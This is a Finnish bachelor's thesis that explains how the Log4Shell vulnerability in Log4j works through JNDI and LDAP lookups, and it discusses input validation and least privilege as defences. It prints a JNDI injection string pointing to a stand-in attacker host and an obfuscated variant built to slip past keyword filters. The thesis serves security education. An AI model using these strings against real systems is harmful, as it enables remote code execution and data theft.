Hannes Koivusipilä

Log4Shell-haavoittuvuuden toiminta ja seurausten ehkäiseminen

Tietotekniikan kandidaatintutkielma

3. toukokuuta 2022

Jyväskylän yliopisto

Informaatioteknologian tiedekunta

Tekijä: Hannes Koivusipilä

Yhteystiedot: hannes.j.koivusipila@student.jyu.fi

Työn nimi: Log4Shell-haavoittuvuuden toiminta ja seurausten ehkäiseminen

Title in English: How the Log4Shell vulnerability works and how to prevent its consequences

Työ: Kandidaatintutkielma

Sivumäärä: 22+0

Tiivistelmä: Laajalti käytetyssä Log4j-kirjastossa oli lähes vuosikymmenen ajan mielivaltaisen koodin suorittamisen mahdollistava haavoittuvuus. Julkisuuteen tultuaan Log4Shelliksi kastettu haavoittuvuus yllätti monet suuretkin kirjastoa käyttävät tahot housut kintuissa. Tutkielmassa tarkastellaan haavoittuvuuden mahdollistaman hyökkäysvektorin rakennetta sekä esitellään keinoja olemukseltaan ennalta-arvaamattomien nollapäivähaavoittuvuuksia hyödyntävien hyökkäysten torjumiseksi.

Avainsanat: log4shell, ohjelmistoturvallisuus, nollapäivähaavoittuvuus

Abstract: For almost a decade, the widely used Log4j library had a vulnerability that allowed arbitrary code execution. The vulnerability, named Log4Shell after it became public, caught even the largest companies using it flat-footed. This thesis examines the structure of the attack vector enabled by the vulnerability and presents ways to prevent unpredictable attacks that exploit zero-day vulnerabilities.

Keywords: log4shell, software security, zero-day vulnerability

Kuviot

Sisällys

1 Johdanto

Apache Software Foundation julkaisi joulukuussa 2021 laajalti käytettyyn Log4j-lokituskirjastoonsa tietoturvapäivityksen, joka korjasi vuodesta 2013 lähtien kirjastossa olleen haavoittuvuuden. Log4Shelliksi nimetty haavoittuvuus mahdollistaa mielivaltaisen koodin suorittamisen kirjastoa käyttävällä laitteella ("CVE-2021-44228 Detail" 2022). Haavoittuvuus on mittakaavaltaan valtava. Haavoittuvuudelle altistuivat muun muassa Ars Technican uutisoinnin mukaan (Goodin 2021) useat suuryritykset, kuten Amazon, Apple ja Cloudflare, sekä Belgian puolustusministeriö ("Belgian Defence ministry network partially down following cyber attack" 2021).

Log4Shell on mielekäs tutkimuskohde vakavuutensa ja ajankohtaisuutensa vuoksi. Tutkielmassa tehdään läpileikkaus haavoittuvuuden mahdollistamaan hyökkäysvektoriin ja esitetään keinoja, joilla Log4Shellin ja muiden samankaltaisten nollapäivähaavoittuvuuksien seurauksia voidaan ennaltaehkäistä.

Tutkielma alkaa hyökkäysvektorin kannalta olennaisten teknologioiden esittelemisellä. Luvussa 3 tarkastellaan haavoittuvuuden sisältänyttä Log4j-kirjastoa sekä sitä, miten hyökkäysvektorin muodostavat osat liittyvät siihen. Luvussa 4 käsitellään itse haavoittuvuutta, demonstroidaan sen mahdollistaman hyökkäysvektorin toiminta sekä luodaan katsaus haavoittuvuuden aiheuttamiin seuraksiin ja esitetään keinoja seurausten ennaltaehkäisemiseksi.

2 Taustatietoja

Tässä luvussa käsitellään Log4Shell-haavoittuvuuden kannalta olennaisia teknologioita. Kussakin alaluvussa luodaan yleiskatsaus sen käsittelemään teknologiaan ja esitellään sen toiminnallisuutta niiltä osin kuin se on haavoittuvuuden mahdollistaman hyökkäysvektorin hahmottamisen kannalta tarpeellista. Käsiteltävien teknologioiden toiminnallisuudet tuodaan yhteen luvussa 3, jossa niiden käyttöä käsitellään Log4j-kirjaston yhteydessä.

2.1 Lightweight Directory Access Protocol

Lightweight Directory Access Protocol (lyh. LDAP) on sovelluskerroksen verkkoprotokolla. Protokollan käyttötarkoitus on hakemistopalveluiden kanssa kommunikoiminen (Koutsonikola ja Vakali 2004).

Hakemistopalvelut ovat erityisiin käyttötapauksiin tarkoitettuja tietokantoja, joissa data säilytetään hierarkisessa puurakenteessa. Hakemistopalvelut optimoidaan suorittamaan nopeita lukuoperaatioita (Carter 2003), minkä vuoksi niiden käyttö on loogista sovelluksissa, joiden luku-kirjoitus-suhde on korkea. Näin ollen luku- ja kirjoitusoperaatioiden samanaikaisuudesta syntyvien ongelmien ratkaisemiseen liittyvät ominaisuudet eivät ole yhtä olennaisia hakemistopalveluissa kuin yleiskäyttöisissä tietokannoissa (Carter 2003), ja ne ovat usein toiminnoiltaan yleiskäyttöisiä tietokantoja yksinkertaisempia (Howes ja Smith 1997).

LDAP-protokollan käyttämä tietomalli määritellään RFC 4512 -dokumentissa (Zeilenga 2006). Protokollaa noudattava hakemistopalvelu käsittelee dataa attribuutti-arvo-pareista koostuvina tyypitettyinä tietueina. LDAP-hakemistoon ei voida tallentaa tietoa mielivaltaisessa muodossa, vaan käytössä olevat attribuutit sekä tietueiden tyypittämiseen käytetyt objektiluokat määritellään palvelukohtaisissa skeemoissa. Objektiluokka on kokoelma pakollisia ja sallittuja attribuutteja, jotka tyydyttävä tietue katsotaan objektiluokkaan kuuluvaksi. Jokaisen LDAP-hakemistossa säilytettävän tietueen on kuuluttava vähintään yhteen objektiluokkaan.

LDAP-tietueessa on mahdollista säilyttää myös Java-olioita. Tähän tarkoitukseen käytettävän tietueen tyypittämiseen käytettävät objektiluokat määritellään RFC 2713 -dokumentissa

(Seligman, Lee ja Ryan 1999). Java-olion säilyttämiseen käytetyssä tietueessa voi olla joko attribuutti, joka sisältää olion sarjallistettuna Java-tavukoodina tai attribuutti, jonka arvona on viite factory-luokkaan, jota käyttäen olio luodaan.

2.2 Java Naming and Directory Interface

Java Naming and Directory Interface (lyh. JNDI) on Javan ohjelmointirajapinta, jonka käyttötarkoitus on eri protokollia noudattavien nimi- ja hakemistopalveluiden kanssa kommunikoiminen ("Lesson: Overview of JNDI" 2022). Se koostuu ohjelmointirajapinnasta, Service Provider Interfacesta (lyh. SPI) sekä Naming Managerista, joka hoitaa kahden ensin mainitun komponentin välisen logiikan.

Ohjelmointirajapinta sisältää metodit, joiden avulla Java-sovelluksen hakemistopalveluiden käyttöön liittyvä koodi voidaan toteuttaa protokollariippumattomasti. Tämän seurauksena Java-sovelluksesta käsin käytetyn hakemistopalvelun protokollan vaihtuessa, itse Java-koodia ei ole tarpeen muokata. (Thomas 2002)

Service Provider Interface mahdollistaa eri protokollia noudattavien nimi- ja hakemistopalveluiden käyttämisen JNDI:n kautta (Thomas 2002). Rajapinnan tarkoitus on mahdollistaa sovelluksen osien joustava korvattavuus (Seacord 2002). JNDI:n tapauksessa tämä tarkoittaa sitä, että esimerkiksi käytössä olevaa hakemistopalveluprotokollaa vaihdettaessa itse JNDI:n koodia ei muokata, vaan rajapinnan toteuttava komponentti korvataan sellaisella, joka osaa kommunikoida haluttua protokollaa käyttäen. Java Development Kitin mukana tulee valmiit komponentit LDAP-, CORBA-, RMI- ja DNS-protokollien käyttämistä varten ("Lesson: Overview of JNDI" 2022).

JNDI mahdollistaa sellaisten Java-sovellusten ohjelmoimisen, jotka pystyvät käyttämään hakemistopalveluihin tallennettua dataa. JNDI:n kanssa yhteensopivissa LDAP-protokollan hakemistopalveluissa voi säilyttää dataa myös Java-olioina alaluvussa 2.1 esitetyssä muodossa. Java-sovellus voi myös suorittaa JNDI:n kautta saamaansa Java-tavukoodia.

2.3 StrLookup

Tässä alaluvussa kuvaillaan StrLookup-rajapinnan toteuttavien lookup-liitännäisten toimintaperiaate haavoittuvuuden kannalta olennaisin osin. Kuvailu on kirjoitettu Apache Log4j 2 -kirjaston dokumentaation (“Apache Log4j 2 User’s Guide” 2022) pohjalta.

StrLookup-rajapinta on Apache Commons Lang -kirjastosta lainattu ja muokattu täyttämään Log4j-kirjaston tarpeet. Rajapinnan toteuttavien lookup-liitännäisten käyttötarkoitus on merkkijonon osan korvaaminen korvattavan merkkijonon perusteella muodostetulla merkkijonolla. Liitännäisten avulla voidaan tehdä dynaamisia muutoksia lokiviestin muodostavan merkkijonon sisältöön. Kirjaston mukana tulee valmiita liitännäisiä, minkä lisäksi rajapinnan toteuttavia liitännäisiä on mahdollista luoda itse.

Ennen lokitetun merkkijonon ohjaamista eteenpäin Log4j etsii ja korvaa siitä sitä varten merkityt osamerkkijonot. Etsittävä merkkijono muodostuu $-merkistä, sitä seuraavista aaltosuluista sekä aaltosulkujen sisään kirjoitetusta merkkijonosta, joka yritetään korvata lookup-liitännäistä käyttäen. Aaltosulkujen sisään tulee tieto siitä, mitä liitännäistä käyttäen merkkijono on tarkoitus korvata sekä kyseiselle liitännäiselle vietävät argumentit.

Alla olevissa esimerkeissä käytetään haavoittuvuuden kannalta olennaisia JndiLookup- ja EnvironmentLookup-liitännäisiä. JndiLookup mahdollistaa muuttujien hakemisen hakemistopalvelusta JNDI-ohjelmointirajapintaa käyttäen ja EnvironmentLookup lukee ajoympäristön ympäristömuuttujia.

Ajoympäristön komentotulkin polun lisääminen lokiviestiin onnistuu ympäristömuuttujia lukevaa EnvironmentLookup-liitännäistä käyttäen seuraavalla merkkijonolla: ”komentotulkki: ${env:SHELL}”. Esimerkin lopulliseksi lokiin kirjattavaksi merkkijonoksi voisi muodostua esimerkiksi ”komentotulkki: /usr/bin/bash”.

Merkkijonojen tulkinta tapahtuu rekursiivisesti eli liitännäisen tulkittavaksi annettava merkkijono voi itsessään sisältää lookup-liitännäisten tulkittavaksi merkittyjä merkkijonoja. Esimerkiksi merkkijonosta ”${jndi:${env:LDAP_OSOITE}}” suoritetaan ensin sisempi tulkintaoperaatio, joka selvittää pyydetyn ympäristömuuttujan arvon ja korvaa sillä pyynnön sisältävän osamerkkijonon. Tämän jälkeen tulkitaan ulompi merkitty merkkijono, minkä

seurauksena JndiLookup-liitännäinen tekee pyynnön LDAP_OSOITE-muuttujan sisältämän merkkijonon osoittamaan kohteeseen. Merkkijonon lopullinen arvo muodostuu palvelimelta saapuvasta datasta, esimerkiksi Java-olion palauttamasta arvosta.

3 Log4j-kirjasto

Tämä luku alkaa yleiskatsauksella lokittamiseen sekä tutkielmassa käsiteltävän haavoittuvuuden sisältäneeseen Log4j-lokikirjastoon haavoittuvuuden kontekstin hahmottamisen selkeyttämiseksi. Tätä seuraa osio, jossa käydään läpi, miten luvun 2 alaluvuissa esiteltyjä teknologioita voidaan käyttää Log4j:n kanssa.

Lokin pitäminen tarkoittaa systemaattista ja hallittua sovelluksen ajonaikaisten tapahtumien talteen kirjaamista (Gupta 2003). Lokia voidaan pitää esimerkiksi sovelluksen toiminnasta tai sen käyttäjien toimista. Lokiviestit ovat usein pääasiallinen informaatiolähde diagnosoitaessa sovelluksen ajonaikaisia virhetilanteita tai ajoympäristön ongelmia (Yuan ym. 2012). Niitä voidaan käyttää myös esimerkiksi järjestelmänvalvontaan (Shang ym. 2014) tai käyttäjäanalytiikan datana (Bernaschina ym. 2017).

Chen ym. (2017) mukaan lokittamisen toteuttaminen yksinkertaisimmillaan onnistuu kuksumalla käytetyn ohjelmointikielen tulostusfunktioita suoraan koodin seassa. Tällainen toteutustapa on altis kertyvän tiedon määrän ja rinnakkaisuuksiin liittyvien ongelmien hallitsemattomuudelle. Tapahtumien kirjaamiseen on olemassa kirjastoja, joiden on tarkoitus suoraviivaistaa monimutkaisen lokidatan hallittu muodostaminen ja tallentaminen. Tutkielman kannalta olennainen näistä kirjastoista on laajalti käytetty Java-sovelluksesta käsin käytettäväksi tarkoitettu Apache Log4j 2.

Log4j-kirjastolla suoritettava lokittaminen tapahtuu kutsumalla Logger-olion metodeita ohjelmakoodin seassa. Lokiviestit on mahdollista luokittella eri lokitustasoille (engl. *log level*), johon voi suhtautua kuin järjestysasteikolliseen muuttujaan. Alla olevassa esimerkissä Logger-olio asetetaan log-muuttujan arvoksi kutsumalla LogManager-luokan staattista getLogger-metodia. Logger-olio sisältää oman erillisen metodinsa kullekin lokitustasolle, joiden avulla lokitettavan viestin lokitustaso määritellään. Viestin lokitustasoa voidaan käyttää esimerkiksi sen määränpään määrittelemiseen. Esimerkissä log-muuttujan sisältämän Logger-olion metodeita kutsuen lokitetaan ensin lokitustasoltaan warn-tasoinen ja sitten fatal-tasoinen viesti.

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Foo {
    private static final Logger log = LogManager.getLogger();

    public static void main(String[] args) {
        log.warn("warn-tason lokiviesti");
        log.fatal("fatal-tason lokiviesti");
    }
}
```

Lokitettavien viestien sisältöä voidaan muokata dynaamisesti sisällyttämällä Logger-oliolle toimitettavaan merkkijonoon lookup-liitännäisten tulkittavaksi merkittyjä osamerkkijonoja. Liitännäisten toiminta kuvataan yksityiskohtaisemmin alaluvussa 2.3.

Haavoittuvuuden kannalta olennaista JndiLookup-liitännäistä voidaan hyödyntää Log4j-kirjaston yhteydessä esimerkiksi konfiguraatiotiedostojen sijainnin keskittämisessä. Käyttötapausesimerkki: taho voi yksinkertaistaa mikropalveluidensa lokiviestien sisällön rakenteen yhdenmukaistamisen säilyttämällä niihin liittyviä asetuksia LDAP-palvelimella, josta yksittäiset sovellukset noutavat ne lokiviestin luomisen yhteydessä.

Lokitusfunktioiden parametreihin voidaan luonnollisesti sisällyttää myös käyttäjältä saapuvaa dataa. Esimerkiksi verkkosivuston hoitaessa uutiskirjeiden tilausten lokittamisen alla olevaa funktiota kutsuen, käyttäjä pystyisi vaikuttamaan antamallaan syötteellä lokitettavaksi päätyvään merkkijonoon.

```
public static void subscribe(String email) {
    log.info(String.format("%s tilasi uutiskirjeen.", email));
}
```

4 Haavoittuvuus

Log4Shell on Log4j-kirjaston versioiden 2.0-beta9 ja 2.15.0 välisistä versioista löytyvä haavoittuvuus, joka mahdollistaa mielivaltaisen koodin suorittamisen sekä tietojen vuotamisen hyökkäyksen kohteena olevalta laitteelta. Haavoittuvuus tuli julkisuuteen kirjastoa ylläpitävän Apachen ulkopuolisen tahon toimesta eli kyseessä on niin kutsuttu nollapäivähaavoittuvuus (engl. *zero-day vulnerability*).

Log4Shellin mahdollistava tekijä Log4j-kirjastossa on sen oletuskonfiguraatio, jossa määritellään käyttöön sellaisia Java Naming and Directory Interfacen ominaisuuksia, jotka mahdollistavat JNDI-pyyntöjen tekemisen mielivaltaiselle LDAP-palvelimelle (“CVE-2021-44228 Detail” 2022). Pyynnön tekemisen lisäksi JNDI luottaa oletusarvoisesti mistä tahansa osoitteesta haettuun Java-olioon, mikä mahdollistaa mielivaltaisen koodin suorittamisen.


Yhdysvaltain kauppaministeriön alainen National Institute of Standards and Technology määrittelee Log4Shellin äärimmäisen vakavaksi haavoittuvuudeksi (“CVE-2021-44228 Detail” 2022). Haavoittuvuuden vakavuuteen ja sen merkittävyyteen vaikuttavia tekijöitä on useita. Log4j-kirjaston laaja käyttö nostaa haavoittuvuuden seurauksille alttiiden kohteiden lukumäärää. Ars Technican selvityksen mukaan (Goodin 2021) haavoittuvuus löytyi monien suurten yritysten, kuten Amazonin, Applen ja Cloudflaren, verkkopalveluista. Kirjasto voi olla suoraan sovelluksen käytössä tai epäsuoraan mikäli jokin sen riippuvuuksista käyttää kirjastoa. Log4j:n käytön yleisyydestä seuraava hyökkäyspinnan laajuus voidaan nähdä hyökkääjiä houkuttelevana tekijänä.

Lisäksi haavoittuvuuden vakavuutta nostaa se, että kyseessä on nollapäivähaavoittuvuus. Roumanin mukaan (Roumani 2021) nollapäivähaavoittuvuudella tarkoitetaan sellaista löydettyä haavoittuvuutta, joka ei ole ennestään ohjelmiston valmistajan tiedossa ja jonka korjaavaa tietoturvapäivitystä se ei ole vielä kehittänyt. Tietoturva-aukon pikainen paikkaaminen on ensisijaisen tärkeää erityisesti siinä tapauksessa, että tieto nollapäivähaavoittuvuudesta vuotaa julkisuuteen. Julkista tietoa oleva haavoittuvuus johtaa suurempaan määrään haavoittuvuutta hyödyntämään pyrkiviä hyökkääjiä.

4.1 Hyökkäysvektori

Haavoittuvuus perustuu Log4j-kirjaston käsittelemien lokiviestien sisällön manipuloimiseen, joten hyökkäysvektorin alkupisteenä voi toimia mikä tahansa sellainen lokitettava merkkijonon, jonka sisältöön hyökkääjä voi vaikuttaa. Esimerkkejä lokitettavista asioista luetellaan luvussa 3. Alla olevassa esimerkissä hyökkäysvektorin alkupisteenä käytetään HTTP-kutsun otsikkotietojen User-Agent-kenttää. User-Agent on merkittävä mittari verkkosivun vierailijoiden yksilöimisessä (Eckersley 2010), joten sen lokitetuksi päätymisen olettaminen on mielekästä.

Kuviossa 1 kuvatussa hyökkäyksessä kohteena oleva palvelin on määritelty lokittamaan HTTP-kutsujen User-Agent-kentän sisältö käyttäen haavoittuvuuden sisältävää versiota Log4j-kirjastosta. Hyökkääjän hallussa oleva LDAP-palvelin on puolestaan määritelty vastaamaan saapuvaan LDAP-pyyntöön palauttamalla haitallista koodia sisältävän Java-luokan.




Kuvio 1. Mielivaltaisen koodin suorittaminen palvelinohjelmiston kautta.

Hyökkääjä lähettää kohteena olevalle palvelimelle HTTP-kutsun, jonka otsikkotietojen User-Agent-kentässä on tavanomaisen sisällön sijaan haavoittuvuutta hyväksikäyttämään suunniteltu merkkijono ”${jndi:ldap://hyokkaaja.xyz/payload}”. Kun kohdepalvelin vastaanottaa kutsun, User-Agent-kentän sisältämä merkkijono ohjataan lokitettavaksi kutsumalla Log4j:n Logger-olion metodia. Alaluvussa 2.3 kuvailtua toimintatapaa noudattaen Log4j pyrkii korvaamaan merkkijonon käyttämällä JndiLookup-liitännäistä ennen viestin lokittamista. Lii-


tännäinen tekee pyynnön merkkijonon sisältämään LDAP-osoitteeseen käyttäen JNDI-ohjelmointirajapintaa, minkä jälkeen vastauksena saatu Java-luokka kirjoitetaan muistiin ja suoritetaan.

Haavoittuvuus koskee palvelinten lisäksi myös Log4j-kirjastoa käyttäviä asiakasohjelmia. Kuviossa 2 esitetyssä hyökkäysvektorissa asiakasohjelman kautta on mahdollista lähettää joukkoviestejä, jotka tavoittavat kaikki muut samalla hetkellä palvelimeen yhteydessä olevat käyttäjät. Esimerkin asiakasohjelma pitää palvelimella käydyistä keskusteluista paikallista lokia. Hyökkääjän lähettäessä haavoittuvuutta hyväksikäyttävän viestin, jokainen viestin vastaanottava asiakasohjelma pyytää ja suorittaa hyökkääjän hallussa olevalta palvelimelta saamansa Java-tavukoodin samaan tapaan kuin edellisen esimerkin kohdepalvelin.



Kuvio 2. Mielivaltaisen koodin suorittaminen palvelimeen yhteydessä olevien asiakasohjelmien kautta.

Pelkkiä LDAP-pyyntöjä käyttäen suoritetussa tietojen urkinnassa hyökkääjä käyttää hyväkseen lookup-liitännäisten rekursiivista toimintatapaa. JNDI:n tekemän LDAP-pyynnön kohdeosoitteeseen on mahdollista upottaa mitä tahansa lookup-liitännäisten selvitettävissä olevaa dataa. Kuvion 3 esimerkissä hyökkääjä ohjastaa Log4j:n liittämään ohjelman kaksi ensimmäistä argumenttia hallussaan olevan palvelimen osoitteen aliverkkotunnukseksi ja tekemään LDAP-pyynnön muodostuvaan osoitteeseen. Hyökkääjä voi lokittaa talteen palvelimelleen saapuvat pyynnöt ja niiden sisältämän vuotaneen datan.



Kuvio 3. Datan urkinta LDAP-pyyntöön upottamalla.

4.2 Seuraukset

Haavoittuvuus mahdollistaa mielivaltaisen koodin suorittamisen sellaisissa järjestelmissä, jotka käyttävät haavoittuvuuden sisältävää versiota Log4j-kirjastosta sellaisten merkkijonojen lokittamiseen, joiden lokitettavaksi päätyvään sisältöön ulkopuolinen taho voi vaikuttaa. Lisäksi hyökkääjän on mahdollista myös urkkia mielivaltaista koodia suorittamatta sellaisia tietoja, jotka on mahdollista hakea lookup-liitännäisiä käyttäen.

Itse Java-ohjelmaan sisällytetyn toiminnallisuuden lisäksi hyökkääjä voi Javan Runtime-luokkaa käyttäen käynnistää sovelluksesta käsin muita ohjelmia. Tämä mahdollistaa muun muassa kuorikomentojen suorittamisen, minkä seurauksena haavoittuvuus perii shell-injektioihin liittyviä seurauksia.

Unit 42:n analyysin mukaan (Yan ym. 2021) Log4Shell-haavoittuvuutta hyväksikäyttäen on pyritty mielivaltaista koodia suorittamalla muun muassa tunnistamaan haavoittuvuudelle alttiita palvelimia, varastamaan ajoympäristöön liittyviä tietoja kuten järjestelmän käyttäjien salasanoja sekä ympäristömuuttujia, avaamaan takaovi (engl. *backdoor*) ja asentamaan kryptovaluuttojen louhintaan käytettäviä sovelluksia. Lisäksi Bitdefenderin havaintojen mukaan (Zugec 2021) haavoittuvuutta käytetään laitteiden liittämiseksi hyökkääjän hallitsemaan botiverkkoon sekä kiristyshaittaohjelmien (engl. *ransomware*) levittämiseen.

4.3 Seurausten ehkäiseminen

Nollapäivähaavoittuvuuden ominaisuuksiin kuuluu se, ettei haavoittuvuuden mahdollistaman hyökkäyksen yksityiskohtia tiedetä etukäteen. Tässä alaluvussa esitetään kaksi hyväksi todettua (Khan ym. 2022) ohjelmistoturvallisuuteen liittyvää käytännettä, joita noudattamalla taho voi pyrkiä ennaltaehkäisemään Log4Shelliä ja muita samankaltaisia haavoittuvuuksia hyödyntäen tapahtuvia hyökkäyksiä.

4.3.1 Käyttäjän syötteen tarkastaminen

Haavoittuvuutta hyödyntävä hyökkäys tapahtuu lokitettavaksi päätyvää merkkijonoa manipuloimalla. Eräs tapa hyökkäyksen ehkäisemiseksi on käyttäjän syötteiden tarkastaminen (engl. *input validation*). Liu ja Tan (2008a) mukaan syötettä tarkastaessa varmistetaan, että se ei riko sovelluksen sille asettamia rajoituksia. Rajoituksia noudattamattomat syötteet voidaan joko hylätä tai niitä voidaan käsitellä sovelluksessa hyväksytyistä syötteistä poikkeavalla tavalla. Syötteiden tarkastamisen kunnollinen toteuttaminen on yksi parhaista keinoista injektiohyökkäysten ehkäisemiseksi ja sovelluksen tietoturvan vahvistamiseksi.

Syötteen puutteellisen tarkastamisen seurauksena ohjelman käsiteltäväksi päätyy mahdollisesti odottamattomassa muodossa olevaa dataa, mikä voi altistaa sovelluksen esimerkiksi mielivaltaisen koodin suorittamiselle (“CWE-20: Improper Input Validation” 2022), kuten Log4Shellin tapauksessa kävi. Puutteellinen syötteen tarkastaminen on yksi vaarallisimpia ohjelmistoihin liittyviä heikkouksia (“2021 CWE Top 25 Most Dangerous Software Weaknesses” 2022).

Syötteen sisältöä voidaan tarkastella muun muassa vertaamalla sitä ennalta sallittuihin arvoihin tai tutkimalla syötteen rakennetta ja sen sisältämiä merkkejä esimerkiksi säännöllisiä lausekkeita käyttäen (“Input Validation Cheat Sheet” 2022). Kaiken kattavan syötteen tarkastamisen toteuttaminen ei kuitenkaan ole vaivatonta. Liu ja Tan (2008b) mukaan käyttäjän syötteen tarkastamisen suunnittelu ja toteuttaminen itsessään on haastavaa. Lisäksi toteutetut tarkastukset vaativat ajan kuluessa ylläpitoa ja päivittämistä, esimerkiksi ohjelmiston toiminnan muuttuessa tai sen laajetessa.

Käyttäjän syötteen validointi on lähtökohtaisesti haastavaa, minkä lisäksi Log4Shellin ta-

pauksessa siitä tekee entistäkin monimutkaisempaa Log4j-kirjaston ominaisuuksien monipuolisuus. Lookup-liitännäisten laajaa kirjoa sekä niiden rekursiivista selvittämistä hyödyntäen hyökkääjä voi pyrkiä kiertämään tarkastussäännöt obfuskoimalla hyökkäykseen käyttämänsä merkkijonon. Esimerkiksi merkkijonot ”${jndi:ldap://osoite.fi/a}” ja LowerLookup-liitännäistä hyödyntäen obfuskoitu ”${${lower:j}ndi:${lower:l}dap://osoite.fi/a}” aiheuttavat Log4j:n käsittelemänä pyynnön halutulle LDAP-palvelimelle, mutta vain ensimmäinen jää kiinni sellaiseen syötteen tarkastukseen, jossa etsitään yksinkertaisesti haavoittuvuuden kannalta olennaisia osamerkkijonoja kuten ”jndi”, ”ldap” tai ”${jndi”.

4.3.2 Vähimpien oikeuksien periaate

Tarkastuksen läpäisevän ilkeämielisen syötteen aiheuttamien vahinkojen laajuteen vaikuttaa moni tekijä. Hyökkääjän toimintaa murron kohteena olevassa järjestelmässä voidaan rajoittaa noudattamalla vähimpien oikeuksien periaatetta (engl. *principle of least privilege*). Saltzer ja Schroeder (1975) muotoilevat periaatteen tarkoittavan sitä, että jokaiselle prosessille tulisi antaa vain ne käyttöoikeudet, jotka se tarvitsee toimiakseen. Käyttöoikeuksilla säädellään yksinkertaisimmillaan sitä, mitä tiedostoja kunkin prosessin sallitaan lukea, kirjoittaa tai suorittaa. Tarpeettomien käyttöoikeuksien antamatta jättäminen rajaa sovelluksen kautta saapuvan hyökkäyksen vaikutusalaa järjestelmässä.

Krohn ym. (2005) mukaan ohjelmisto tulisi rakentaa monoliittisen sovelluksen sijaan pienemmistä, tarkoituksenmukaisesti jaetuista, eristetyistä, keskenään kommunikoivista osista. Näin toimittaessa kullekin ohjelmiston osan prosessille voidaan antaa täsmälleen ne käyttöoikeudet, jotka se tarvitsee suorittaakseen tehtävänsä sen sijaan, että koko ohjelmistolla olisi kaikki yksittäisten osien vaatimat käyttöoikeudet.

